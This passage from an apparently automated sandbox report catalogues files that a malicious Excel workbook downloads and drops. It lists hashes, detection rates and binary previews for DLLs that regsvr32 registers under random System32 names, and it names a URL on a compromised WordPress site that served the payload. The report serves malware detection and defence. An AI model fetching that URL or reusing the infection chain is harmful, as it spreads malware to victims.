| Preview:        | MZ.....@.....!.L!This program cannot be run in DOS mode...\$.8..ik..ik..k..ik..k..ik..k..hk..k..k..k..k..k..ikRic<br>h..ik.....PE..d...{.b.....".....5.....@.....P.....<br>.....text.....`rdata..4.....@..@.data....7.....@....pdata.....@..@.rsrc.....<br>@..@.reloc.....@..B.....<br>..... |

|                                                                                                                                                                                            |                                                                                                                                                                                                                                                                                              |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\Jf8[1].dll  |                                                                                                                                                                                                                                                                                              |
| Process:                                                                                                                                                                                   | C:\Program Files\Microsoft Office\Office14\EXCEL.EXE                                                                                                                                                                                                                                         |
| File Type:                                                                                                                                                                                 | PE32+ executable (DLL) (GUI) x86-64, for MS Windows                                                                                                                                                                                                                                          |
| Category:                                                                                                                                                                                  | downloaded                                                                                                                                                                                                                                                                                   |
| Size (bytes):                                                                                                                                                                              | 371200                                                                                                                                                                                                                                                                                       |
| Entropy (8bit):                                                                                                                                                                            | 7.1527177644825635                                                                                                                                                                                                                                                                           |
| Encrypted:                                                                                                                                                                                 | false                                                                                                                                                                                                                                                                                        |
| SSDEEP:                                                                                                                                                                                    | 6144:hINuuXQASByX7fxoJcXy16qFHJ7wwD1w3pq6jTK/V9OT0u:hINu9ASByX7ly/BJ7rGTK/V3                                                                                                                                                                                                                 |
| MD5:                                                                                                                                                                                       | C9FD6F4A594719F21F310D8D0A2E55BB                                                                                                                                                                                                                                                             |
| SHA1:                                                                                                                                                                                      | D999195E150304EF6FA4AE5362FDB70D0457429B                                                                                                                                                                                                                                                     |
| SHA-256:                                                                                                                                                                                   | E654F14F3A98027669FD428597A2B4967B5276BDB94DA7770189E791FD98FC50                                                                                                                                                                                                                             |
| SHA-512:                                                                                                                                                                                   | BC7F62214F70076027355858367004A019FBE18EE9404AC58ECC550C9EF5F2B3DB6A01E2B60A33E55B5FE323D52CD1BA0C455AA2C99E058140F9ABD5AF5B8EE                                                                                                                                                              |
| Malicious:                                                                                                                                                                                 | true                                                                                                                                                                                                                                                                                         |
| Antivirus:                                                                                                                                                                                 | <ul style="list-style-type: none"><li>Antivirus: Joe Sandbox ML, Detection: 100%</li><li>Antivirus: ReversingLabs, Detection: 59%</li></ul>                                                                                                                                                  |
| IE Cache URL:                                                                                                                                                                              | http://learnviaonline.com/wp-admin/qGb/                                                                                                                                                                                                                                                      |
| Preview:                                                                                                                                                                                   | MZ.....@.....!.L!This program cannot be run in DOS mode...\$.8..ik..ik..k..ik..k..ik..k..hk..k..k..k..k..k..ikRic<br>h..ik.....PE..d...{.b.....".....5.....@.....P.....<br>.....text.....`rdata..4.....@..@.data....7.....@....pdata.....@..@.rsrc.....<br>@..@.reloc.....@..B.....<br>..... |

|                                                                                                                                  |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
|----------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Local\Temp\CabE354.tmp  |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Process:                                                                                                                         | C:\Windows\System32\regsvr32.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| File Type:                                                                                                                       | Microsoft Cabinet archive data, 61480 bytes, 1 file                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Category:                                                                                                                        | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Size (bytes):                                                                                                                    | 61480                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Entropy (8bit):                                                                                                                  | 7.9951219482618905                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Encrypted:                                                                                                                       | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| SSDEEP:                                                                                                                          | 1536:kmu7iDG/SCACih0/8ulGantJdjFpTE8ITeNjiXKGgUN:CeGf5gKsG4vdjFpjlYeX9gUN                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| MD5:                                                                                                                             | B9F21D8DB36E88831E5352BB82C438B3                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| SHA1:                                                                                                                            | 4A3C330954F9F65A2F5FD7E55800E46CE228A3E2                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| SHA-256:                                                                                                                         | 998E0209690A48ED33B79AF30FC13851E3E3416BED97E3679B6030C10CAB361E                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| SHA-512:                                                                                                                         | D4A2AC7C14227FBFA8B532398FB69053F0A0D913273F6917027C8CADBBA80113FDBEC20C2A7EB31B7BB57C99F9FDECCF8576BE5F39346D8B564FC72FB1699476                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Malicious:                                                                                                                       | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Preview:                                                                                                                         | MSCF....(.....y.....Tbr..authroot.stl..\$.4..CK..<Tk...c_d...A.K....Y.f....!))\$7!.....e.eKT..k....n.3.....S..9.s.....3H.Mh.....qV.=M6.=.4.F....V:F..]......<br>B'....Q..c"U.0.n....J....4.....i7s...:27....._...+).JE..he.4 .?....h....7..PA..b.,, .....#1+..o...g.....2n1m...=.....Dp.;.f.ljX.Dx..r<'.1RI3B0<w.D.z..)D .8<..c+..XH..K..Y..d.j.<A..<br>...l_IVb[w...rDp...'.....nL...!G.F....f.fX..r.. ?....v(...L.<.\Z.g.;>0v...P .....,..A..{.x...T0.'g...c..7.U?...9.p.a.&.9.....sV..l0.D.fhi..h.F...q...y....Mq .4.Z....=[L...AS..9.....:.....<br>...+.P.N....EAQ.V. sr....y.B.`Efe..8./.....\$...y..q.J.....nP...2.Q8...O.....M.@ >=X...V..z.4.= @...ws.N.M3.S.c?...C4]?..K.9.....^..CU.....O....X.`....._gU...*.V.{V6..m<br>..D.- .Q.t.7....9.~....[...l.<e...~\$.>....s.l.S....~1..IV.2Ri...jR 8...q...l.X.%.)@.....2.gb,t..}.;...@Z..<q..y....e3..cY.we\$....z.. . #.....l... |

|                                              |
|----------------------------------------------|
| C:\Users\user\AppData\Local\Temp\TarE355.tmp |
|----------------------------------------------|

|                 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
|-----------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Windows\System32\regsvr32.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| File Type:      | data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Category:       | modified                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Size (bytes):   | 162196                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Entropy (8bit): | 6.301436092020807                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Encrypted:      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| SSDEEP:         | 1536:Nga6crtilgCyNY2lp/5ib6NWdm1wpzru2RPZz04D8rCMiB3XIMc:Na0imCy/dm0zru2RN97MiVGc                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| MD5:            | E721613517543768F0DE47A6EEEE3475                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| SHA1:           | 3FFC13E3157CF6EB9E9CCAB57B9058209AF41D69                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| SHA-256:        | 3163B82D1289693122EF99ED6C3C1911F68AA2A7296907CEBF84C897141CED4E                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| SHA-512:        | E097CAB58C5E390FDC2DB03A59329A548A60069804487828B70519A403622260E57F10B09D9DDAEEB3C31491FE32221FB67965C490771A3D42E45EBB8BE26587                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Malicious:      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Preview:        | 0..y...*.H.....y.O..yZ...1.0...`H.e.....0.i...+....7.....i.O.i.O...+....7.....SiU[v...220418211447Z0...+....0.i.O..D....`...@...0..0.r1.*0...+....7..h1.....+h...0...+....7..~1...<br>...D...0...+....7..i1...0...+....7<..0 ..+....7...1.....@N...%.=...0\$.+....7...1.....`@V'..%.*.S.Y.00..+....7..b1". .j.L4.>..X...E.W.'.....@w0Z..+....7...1L.JM.i.c.r.o.s.o.f.t. .R.<br>o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0.....[/.ulv..%1...0...+....7..h1....6.M...0...+....7..~1.....0...+....7...1...0...+....0 ..+....7...1...O..V.....b0\$.+....7...<br>1...>.)...s..=\$..~R'..00..+....7..b1". [x...[...3x:...7.2...Gy.c.S.0D..+....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0....4...R...2.7. ...1.0...+....7..h1.....o&...0..<br>..+....7..i1...0...+....7<..0 ..+....7...1...l0...^.....[...J@0\$.+....7...1...Jlu".F...9.N...`...00..+....7..b1". ...@.....G..d..m..\$.....X...}0B..+....7...14.2M.i.c.r.o.s.o |

C:\Users\user\AppData\Local\Temp\~DF510C5EA216433379.TMP

|                 |                                                                                                                                 |
|-----------------|---------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Program Files\Microsoft Office\Office14\EXCEL.EXE                                                                            |
| File Type:      | data                                                                                                                            |
| Category:       | dropped                                                                                                                         |
| Size (bytes):   | 28672                                                                                                                           |
| Entropy (8bit): | 3.440608621024532                                                                                                               |
| Encrypted:      | false                                                                                                                           |
| SSDEEP:         | 768:cDRKpb8rGYrMPe3q7Q0XV5xtezE8vpl8UM+V0qs9s1X8:cVKpb8rGYrMPe3q7Q0XV5xtezE8vG8UU                                               |
| MD5:            | A406AA1773C3292E4769B91791FEA502                                                                                                |
| SHA1:           | 42B4155CFEAC777DD81ED4D6847BD29DF7D63810                                                                                        |
| SHA-256:        | 1035D746F889351ED4258FBFC62EEDD75409A3CF4DEC52D81CE1C162CB5210DC                                                                |
| SHA-512:        | CCFC0521C6B9D6C67911139131AF133D7C7047CE3485526E7898B598ABB370587EA7DB8D006BE52274E92A744C5D812110FB4AD141D07C2B5966820AE3B83AA |
| Malicious:      | false                                                                                                                           |
| Preview:        | .....<br>.....<br>.....                                                                                                         |

C:\Users\user\Desktop\Datei\_26744565.xls 

|                 |                                                                                                                                                                                                                                                                                              |
|-----------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Program Files\Microsoft Office\Office14\EXCEL.EXE                                                                                                                                                                                                                                         |
| File Type:      | Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Dream, Last Saved By: TYHRETH, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:19:34 2015, Last Saved Time/Date: Fri May 20 07:48:11 2022, Security: 0 |
| Category:       | dropped                                                                                                                                                                                                                                                                                      |
| Size (bytes):   | 69120                                                                                                                                                                                                                                                                                        |
| Entropy (8bit): | 6.427895409240265                                                                                                                                                                                                                                                                            |
| Encrypted:      | false                                                                                                                                                                                                                                                                                        |
| SSDEEP:         | 1536:aVKpb8rGYrMPe3q7Q0XV5xtezE8vG8UM+y9s1a6YG2jzQ0viPvDNHh9ef:4Kpb8rGYrMPe3q7Q0XV5xtezE8vG8UMN                                                                                                                                                                                              |
| MD5:            | 2E3EE528F4AC7B711AC8208B6BDDFB93                                                                                                                                                                                                                                                             |
| SHA1:           | 2D4869AFC48027FF0AFF0D54F05EAFBC9E1EABB9                                                                                                                                                                                                                                                     |
| SHA-256:        | 2D7C2C28D4EABF382B240C500160D93B5DCFA8CC052F78EDAA6BFDBD45B827E7                                                                                                                                                                                                                             |
| SHA-512:        | 9D69B21D38F93F2203DCB9E2196F80EA87CC62D12BD8C3B9A66F80A3E221C8B146EA4F66E75B8A30E75FFCF1EADBF283A487EA2F0F43D156ADC4FD9C7E20C65C                                                                                                                                                             |
| Malicious:      | true                                                                                                                                                                                                                                                                                         |
| Preview:        | .....>.....<br>.....ZO.....<br>.....\p....userTH.....B....a.....=......Ve18.....X.@....."<br>.....1.....C.a.l.i.b.r.i.i.....C.a.l.i.b.r.i.i.....C.a.l.i.b.r.i.i.....C.a.l.i.b.r.i.i.....C.a.l.i.b.r.i.i.....C.a.l.i.b.r.i.i.....                                                             |

C:\Users\user\uxevr1.ocx  

|                 |                                                      |
|-----------------|------------------------------------------------------|
| Process:        | C:\Program Files\Microsoft Office\Office14\EXCEL.EXE |
| File Type:      | PE32+ executable (DLL) (GUI) x86-64, for MS Windows  |
| Category:       | dropped                                              |
| Size (bytes):   | 371200                                               |
| Entropy (8bit): | 7.1527177644825635                                   |

|            |                                                                                                                                                                                                                                                                                                           |
|------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Encrypted: | false                                                                                                                                                                                                                                                                                                     |
| SSDEEP:    | 6144:hlNuuXQASByX7fxoJcXy16qFHJ7wwD1w3pq6jTK/V9OT0u:hlNu9ASByX7ly/BJ7rGTK/V3                                                                                                                                                                                                                              |
| MD5:       | C9FD6F4A594719F21F310D8D0A2E55BB                                                                                                                                                                                                                                                                          |
| SHA1:      | D999195E150304EF6FA4AE5362FDB70D0457429B                                                                                                                                                                                                                                                                  |
| SHA-256:   | E654F14F3A98027669FD428597A2B4967B5276BDB94DA7770189E791FD98FC50                                                                                                                                                                                                                                          |
| SHA-512:   | BC7F62214F70076027355858367004A019FBE18EE9404AC58ECC550C9EF5F2B3DB6A01E2B60A33E55B5FE323D52CD1BA0C455AA2C99E058140F9ABD5AF5B8EE                                                                                                                                                                           |
| Malicious: | <b>true</b>                                                                                                                                                                                                                                                                                               |
| Antivirus: | <ul style="list-style-type: none"> <li>Antivirus: Joe Sandbox ML, Detection: 100%</li> <li>Antivirus: ReversingLabs, Detection: 59%</li> </ul>                                                                                                                                                            |
| Preview:   | MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....8..ik..ik..k..ik..k..ik..hk..ik..k..ik..k..ik..k..ikRic<br>h..ik.....PE..d...{.b....." .....5.....@.....P.....<br>.....text.....`rdata..4.... .....@..@.data....7.....@...pdata.....@..@.rsrc.....<br>@..@.reloc.....@..B.....<br>..... |

|                                                                                                                                                                                                     |                                                                                                                                                                                                                                                                                                           |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\uxevr2.ocx</b>   |                                                                                                                                                                                                                                                                                                           |
| Process:                                                                                                                                                                                            | C:\Program Files\Microsoft Office\Office14\EXCEL.EXE                                                                                                                                                                                                                                                      |
| File Type:                                                                                                                                                                                          | PE32+ executable (DLL) (GUI) x86-64, for MS Windows                                                                                                                                                                                                                                                       |
| Category:                                                                                                                                                                                           | dropped                                                                                                                                                                                                                                                                                                   |
| Size (bytes):                                                                                                                                                                                       | 371200                                                                                                                                                                                                                                                                                                    |
| Entropy (8bit):                                                                                                                                                                                     | 7.152704988682108                                                                                                                                                                                                                                                                                         |
| Encrypted:                                                                                                                                                                                          | false                                                                                                                                                                                                                                                                                                     |
| SSDEEP:                                                                                                                                                                                             | 6144:hlNuuXQASByX7DxoJcXy16qFHJ7wwD1w3pq6jTK/V9OT0u:hlNu9ASByX7Zy/BJ7rGTK/V3                                                                                                                                                                                                                              |
| MD5:                                                                                                                                                                                                | 5A9E3E501F04B27A38BCA881A68A1785                                                                                                                                                                                                                                                                          |
| SHA1:                                                                                                                                                                                               | 9573AB24845B8FA1408F0381E64A40A5CC2A879E                                                                                                                                                                                                                                                                  |
| SHA-256:                                                                                                                                                                                            | 306C6E39327DAD93262B4531BA5B95B35F4541C70B0D4A6FE5F1DC8C96C86D8C                                                                                                                                                                                                                                          |
| SHA-512:                                                                                                                                                                                            | FB6BABA1B27D7019DA35D2CF854A111DEE6574196CC9E2022956ABDB3717B5C2321DC8811533205B3AA87A047AC6D927252688AAFAA802AFB989E38568C1EC8                                                                                                                                                                           |
| Malicious:                                                                                                                                                                                          | <b>true</b>                                                                                                                                                                                                                                                                                               |
| Antivirus:                                                                                                                                                                                          | <ul style="list-style-type: none"> <li>Antivirus: Joe Sandbox ML, Detection: 100%</li> <li>Antivirus: ReversingLabs, Detection: 59%</li> </ul>                                                                                                                                                            |
| Preview:                                                                                                                                                                                            | MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....8..ik..ik..k..ik..k..ik..hk..ik..k..ik..k..ik..k..ikRic<br>h..ik.....PE..d...{.b....." .....5.....@.....P.....<br>.....text.....`rdata..4.... .....@..@.data....7.....@...pdata.....@..@.rsrc.....<br>@..@.reloc.....@..B.....<br>..... |

|                                                                                                                                                                                                         |                                                                                                                                                                                                                                                                                                           |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\uxevr3.ocx</b>   |                                                                                                                                                                                                                                                                                                           |
| Process:                                                                                                                                                                                                | C:\Program Files\Microsoft Office\Office14\EXCEL.EXE                                                                                                                                                                                                                                                      |
| File Type:                                                                                                                                                                                              | PE32+ executable (DLL) (GUI) x86-64, for MS Windows                                                                                                                                                                                                                                                       |
| Category:                                                                                                                                                                                               | dropped                                                                                                                                                                                                                                                                                                   |
| Size (bytes):                                                                                                                                                                                           | 371200                                                                                                                                                                                                                                                                                                    |
| Entropy (8bit):                                                                                                                                                                                         | 7.1527203772082135                                                                                                                                                                                                                                                                                        |
| Encrypted:                                                                                                                                                                                              | false                                                                                                                                                                                                                                                                                                     |
| SSDEEP:                                                                                                                                                                                                 | 6144:hlNuuXQASByX7YxoJcXy16qFHJ7wwD1w3pq6jTK/V9OT0u:hlNu9ASByX7Qy/BJ7rGTK/V3                                                                                                                                                                                                                              |
| MD5:                                                                                                                                                                                                    | 828A9B1007DC45671D8A58E240C7C973                                                                                                                                                                                                                                                                          |
| SHA1:                                                                                                                                                                                                   | 8214993BB314D0F4C1889E507F88BEEB3F6E5B63                                                                                                                                                                                                                                                                  |
| SHA-256:                                                                                                                                                                                                | B59F16EE5E524814316A8BE8EF54EA02F9A496267555E65EEB585E4ADE85FFEC                                                                                                                                                                                                                                          |
| SHA-512:                                                                                                                                                                                                | 7519B39DD811C3578E0002D5C4F35B2A6855092978004ECB2CA0030C1550AA3D38B346F83C43EB286AB9E1BF6209050078286DDB8BF5A5F1D5DC3EFCAAFEEEF                                                                                                                                                                           |
| Malicious:                                                                                                                                                                                              | <b>true</b>                                                                                                                                                                                                                                                                                               |
| Antivirus:                                                                                                                                                                                              | <ul style="list-style-type: none"> <li>Antivirus: Joe Sandbox ML, Detection: 100%</li> <li>Antivirus: ReversingLabs, Detection: 59%</li> </ul>                                                                                                                                                            |
| Preview:                                                                                                                                                                                                | MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....8..ik..ik..k..ik..k..ik..hk..ik..k..ik..k..ik..k..ikRic<br>h..ik.....PE..d...{.b....." .....5.....@.....P.....<br>.....text.....`rdata..4.... .....@..@.data....7.....@...pdata.....@..@.rsrc.....<br>@..@.reloc.....@..B.....<br>..... |

|                                                                                                                                                                                                         |                                                      |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------|
| <b>C:\Users\user\uxevr4.ocx</b>   |                                                      |
| Process:                                                                                                                                                                                                | C:\Program Files\Microsoft Office\Office14\EXCEL.EXE |
| File Type:                                                                                                                                                                                              | PE32+ executable (DLL) (GUI) x86-64, for MS Windows  |
| Category:                                                                                                                                                                                               | dropped                                              |

|                 |                                                                                                                                                                                                                                                                                                               |
|-----------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Size (bytes):   | 371200                                                                                                                                                                                                                                                                                                        |
| Entropy (8bit): | 7.152718217466625                                                                                                                                                                                                                                                                                             |
| Encrypted:      | false                                                                                                                                                                                                                                                                                                         |
| SSDEEP:         | 6144:hlNuuXQASByX7LxoJcXy16qFHJ7wwD1w3pq6jTK/V9OT0u:hlNu9ASByX7xy/BJ7rGTK/V3                                                                                                                                                                                                                                  |
| MD5:            | 646CA94D40F268C87215FFEA9FD0E826                                                                                                                                                                                                                                                                              |
| SHA1:           | 22E67EB4D6E4B5F09E3DE5A6021462ADCF99FE75                                                                                                                                                                                                                                                                      |
| SHA-256:        | 52769F52F479F16D61C449D307C7FD1FA23FAA0B5589500E0967CD7955CA93D6                                                                                                                                                                                                                                              |
| SHA-512:        | 5AE522EB99551146F84F9AA94F270083CEDC1BB8DF26697E15D57FCF7AF126766F8F18ED4FFAC06DF46D88E07C08A8523CD8A4187AF3DD8173BAF35272DE794B                                                                                                                                                                              |
| Malicious:      | <b>true</b>                                                                                                                                                                                                                                                                                                   |
| Antivirus:      | <ul style="list-style-type: none"> <li>Antivirus: Joe Sandbox ML, Detection: 100%</li> <li>Antivirus: Metadefender, Detection: 29%, <a href="#">Browse</a></li> <li>Antivirus: ReversingLabs, Detection: 61%</li> </ul>                                                                                       |
| Preview:        | MZ.....@.....!..L!This program cannot be run in DOS mode...\$......8..ik..ik..k..ik..k..ik..k..hk..ik..k..ik..k..ik..k..ikRic<br>h..ik.....PE..d...{.b.....".....5.....@.....P.....<br>.....text.....`..rdata..4.....@...@..data....7.....@...pdata.....@...@.rsrc.....<br>@...@.reloc.....@..B.....<br>..... |

|                                                                                                                                                                                                                         |                                                                                                                                                                                                                                                                                                               |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Windows\System32\AnDDvm\lwQjfm.dll (copy)</b>   |                                                                                                                                                                                                                                                                                                               |
| Process:                                                                                                                                                                                                                | C:\Windows\System32\regsvr32.exe                                                                                                                                                                                                                                                                              |
| File Type:                                                                                                                                                                                                              | PE32+ executable (DLL) (GUI) x86-64, for MS Windows                                                                                                                                                                                                                                                           |
| Category:                                                                                                                                                                                                               | dropped                                                                                                                                                                                                                                                                                                       |
| Size (bytes):                                                                                                                                                                                                           | 371200                                                                                                                                                                                                                                                                                                        |
| Entropy (8bit):                                                                                                                                                                                                         | 7.1527203772082135                                                                                                                                                                                                                                                                                            |
| Encrypted:                                                                                                                                                                                                              | false                                                                                                                                                                                                                                                                                                         |
| SSDEEP:                                                                                                                                                                                                                 | 6144:hlNuuXQASByX7YxoJcXy16qFHJ7wwD1w3pq6jTK/V9OT0u:hlNu9ASByX7Qy/BJ7rGTK/V3                                                                                                                                                                                                                                  |
| MD5:                                                                                                                                                                                                                    | 828A9B1007DC45671D8A58E240C7C973                                                                                                                                                                                                                                                                              |
| SHA1:                                                                                                                                                                                                                   | 8214993BB314D0F4C1889E507F88BEEB3F6E5B63                                                                                                                                                                                                                                                                      |
| SHA-256:                                                                                                                                                                                                                | B59F16EE5E524814316A8BE8EF54EA02F9A496267555E65EEB585E4ADE85FFEC                                                                                                                                                                                                                                              |
| SHA-512:                                                                                                                                                                                                                | 7519B39DD811C3578E0002D5C4F35B2A6855092978004ECB2CA0030C1550AA3D38B346F83C43EB286AB9E1BF6209050078286DDB8BFEA5F1D5DC3EFCAAFEEDF                                                                                                                                                                               |
| Malicious:                                                                                                                                                                                                              | <b>true</b>                                                                                                                                                                                                                                                                                                   |
| Antivirus:                                                                                                                                                                                                              | <ul style="list-style-type: none"> <li>Antivirus: ReversingLabs, Detection: 59%</li> </ul>                                                                                                                                                                                                                    |
| Preview:                                                                                                                                                                                                                | MZ.....@.....!..L!This program cannot be run in DOS mode...\$......8..ik..ik..k..ik..k..ik..k..hk..ik..k..ik..k..ik..k..ikRic<br>h..ik.....PE..d...{.b.....".....5.....@.....P.....<br>.....text.....`..rdata..4.....@...@..data....7.....@...pdata.....@...@.rsrc.....<br>@...@.reloc.....@..B.....<br>..... |

|                                                                                                                                                                                                                                |                                                                                                                                                                                                                                                                                                               |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Windows\System32\lvkabqgmpEJ\feKh.dll (copy)</b>   |                                                                                                                                                                                                                                                                                                               |
| Process:                                                                                                                                                                                                                       | C:\Windows\System32\regsvr32.exe                                                                                                                                                                                                                                                                              |
| File Type:                                                                                                                                                                                                                     | PE32+ executable (DLL) (GUI) x86-64, for MS Windows                                                                                                                                                                                                                                                           |
| Category:                                                                                                                                                                                                                      | dropped                                                                                                                                                                                                                                                                                                       |
| Size (bytes):                                                                                                                                                                                                                  | 371200                                                                                                                                                                                                                                                                                                        |
| Entropy (8bit):                                                                                                                                                                                                                | 7.152718217466625                                                                                                                                                                                                                                                                                             |
| Encrypted:                                                                                                                                                                                                                     | false                                                                                                                                                                                                                                                                                                         |
| SSDEEP:                                                                                                                                                                                                                        | 6144:hlNuuXQASByX7LxoJcXy16qFHJ7wwD1w3pq6jTK/V9OT0u:hlNu9ASByX7xy/BJ7rGTK/V3                                                                                                                                                                                                                                  |
| MD5:                                                                                                                                                                                                                           | 646CA94D40F268C87215FFEA9FD0E826                                                                                                                                                                                                                                                                              |
| SHA1:                                                                                                                                                                                                                          | 22E67EB4D6E4B5F09E3DE5A6021462ADCF99FE75                                                                                                                                                                                                                                                                      |
| SHA-256:                                                                                                                                                                                                                       | 52769F52F479F16D61C449D307C7FD1FA23FAA0B5589500E0967CD7955CA93D6                                                                                                                                                                                                                                              |
| SHA-512:                                                                                                                                                                                                                       | 5AE522EB99551146F84F9AA94F270083CEDC1BB8DF26697E15D57FCF7AF126766F8F18ED4FFAC06DF46D88E07C08A8523CD8A4187AF3DD8173BAF35272DE794B                                                                                                                                                                              |
| Malicious:                                                                                                                                                                                                                     | <b>true</b>                                                                                                                                                                                                                                                                                                   |
| Antivirus:                                                                                                                                                                                                                     | <ul style="list-style-type: none"> <li>Antivirus: Metadefender, Detection: 29%, <a href="#">Browse</a></li> <li>Antivirus: ReversingLabs, Detection: 61%</li> </ul>                                                                                                                                           |
| Preview:                                                                                                                                                                                                                       | MZ.....@.....!..L!This program cannot be run in DOS mode...\$......8..ik..ik..k..ik..k..ik..k..hk..ik..k..ik..k..ik..k..ikRic<br>h..ik.....PE..d...{.b.....".....5.....@.....P.....<br>.....text.....`..rdata..4.....@...@..data....7.....@...pdata.....@...@.rsrc.....<br>@...@.reloc.....@..B.....<br>..... |

|                                                                                                                                                                                                                                |                                  |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------|
| <b>C:\Windows\System32\MreGm\Zazriwdkuo.dll (copy)</b>   |                                  |
| Process:                                                                                                                                                                                                                       | C:\Windows\System32\regsvr32.exe |

|                 |                                                                                                                                                                                                                                                                                                     |
|-----------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| File Type:      | PE32+ executable (DLL) (GUI) x86-64, for MS Windows                                                                                                                                                                                                                                                 |
| Category:       | dropped                                                                                                                                                                                                                                                                                             |
| Size (bytes):   | 371200                                                                                                                                                                                                                                                                                              |
| Entropy (8bit): | 7.152704988682108                                                                                                                                                                                                                                                                                   |
| Encrypted:      | false                                                                                                                                                                                                                                                                                               |
| SSDEEP:         | 6144:hINuuXQASByX7DxoJcXy16qFHJ7wwD1w3pq6jTK/V9OT0u:hINu9ASByX7Zy/BJ7rGTK/V3                                                                                                                                                                                                                        |
| MD5:            | 5A9E3E501F04B27A38BCA881A68A1785                                                                                                                                                                                                                                                                    |
| SHA1:           | 9573AB24845B8FA1408F0381E64A40A5CC2A879E                                                                                                                                                                                                                                                            |
